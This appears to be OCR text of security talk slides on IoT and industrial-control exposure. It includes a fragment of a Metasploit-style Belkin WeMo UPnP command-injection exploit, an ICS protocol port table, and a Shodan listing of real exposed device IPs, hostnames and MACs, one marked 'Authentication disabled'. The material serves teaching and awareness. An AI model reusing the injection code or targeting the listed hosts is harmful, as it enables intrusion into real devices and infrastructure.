
View Favorites Tools Help

'/upnp/control/basicevent1',

搜尋 分享 更多設定 »


```
        execute_command(cmdstager)
      end
    end

    def execute_command(cmd, opts = {})
      send_request_cgi(
        'method'        => 'POST',
        'uri'           => '/upnp/control/basicevent1',
        'ctype'         => 'text/xml',
        'headers'       => {
          'SOAPACTION'  => '"urn:Belkin:service:basicevent:1#SetSmartDevInfo"'
        },
        'data'          => generate_soap_xml(cmd)
      )
    end
```

The exploits detected are near their published date
E.g., https://www.exploit-db.com/exploits/46436



The world-wide CVE-2019-0708 RDP attack

(https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-0708, 5/14 published)





4. The distance between IT and OT attacks

IT vs. OT


Type	IT	OT/ICS (operational technology/ industrial control systems)
Availability	Service Interruptions are OK, especially outside business hours	Real-time operations, downtime is unacceptable or very costly
Protocols	Standard, TCP/IP protocols that include authentication and encryption	TCP/IP protocols and a lot of vendor-specific protocols without security built-in
Network Segmentations	Segmented by IT with firewalls. E.g., LAN/WAN	Segmented by the Purdue reference model
Threats	IT threats	IT and OT threats
Technology Support Lifetime	3 to 5 years	10 to 20 years
Security Patch	Applied regularly on standards systems	Only provided by the device vendors. Maybe hardly be applied
Event Impact	In general, no people get hurt.	Possible impact on people, environment, and industry

IT vs. OT (Availability)





IT and OT (Protocols)



The port number list for common IP-based ICS protocols

source: https://github.com/ITI/ICS-Security-Tools/blob/master/protocols/PORTS.md

Protocol	Ports
BACnet/IP	UDP/47808
DNP3	TCP/20000, UDP/20000
EtherCAT	UDP/34980
Ethernet/IP	TCP/44818, UDP/2222, UDP/44818
FL-net	UDP/55000 to 55003
Foundation Fieldbus HSE	TCP/1089 to 1091, UDP/1089 to 1091
ICCP	TCP/102
Modbus TCP	TCP/502
OPC UA Binary	Vendor Application Specific
OPC UA Discovery Server	TCP/4840
OPC UA XML	TCP/80, TCP/443
PROFINET	TCP/34962 to 34964, UDP/34962 to 34964
ROC PLus	TCP/UDP 4000

In general, there is no built-in security for traditional serial-connected devices. (A close network)

- (The image is missing.)

Redundancy -> O

Security/Encryption -> ?

One day, the serial-connected devices need to connect to the outside.

- The devices without security/encryption may open to the outside.

(The image is missing.)

It is NOT a close network anymore.

The OT devices without security/ACL may open to the Internet.

SHODAN [redacted]ort


Explore | Downloads | Reports | Pricing | Enterprise Access

Exploits | Maps | Share Search | Download Results | Create Report

TOTAL RESULTS

8,399

TOP COUNTRIES



Russian Federation	2,439
Brazil	727
Taiwan	668
Poland	512
United States	447

TOP SERVICES

4800	8,391
Telnet	8

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

130.15.123.31
S31-N123.gen.queensu.ca
Queen's University
Added on 2019-07-22 22:18:16 GMT
Canada, Kingston

ics

[redacted]ort Device
Status: Unknown status
Name: BMH271_NP5610
MAC: 00:90:e8:14:87:42

47.58.6.231
47-58-6-231.red-acceso.airtel.net
Vodafone Spain
Added on 2019-07-22 22:13:24 GMT
Spain, Legorreta

ics


[redacted]ort Device
Status: Authentication disabled
Name: BI_032
MAC: 00:90:e8:5b:26:13

86.122.156.221
static-86.122.156.221.craiova.rdsnet.ro
RCS & RDS Residential
Added on 2019-07-22 22:10:12 GMT

[redacted]ort Device
Status: Authentication enabled


Maybe you want to give a trial login?

(We are good guys. We cannot do it, right?)

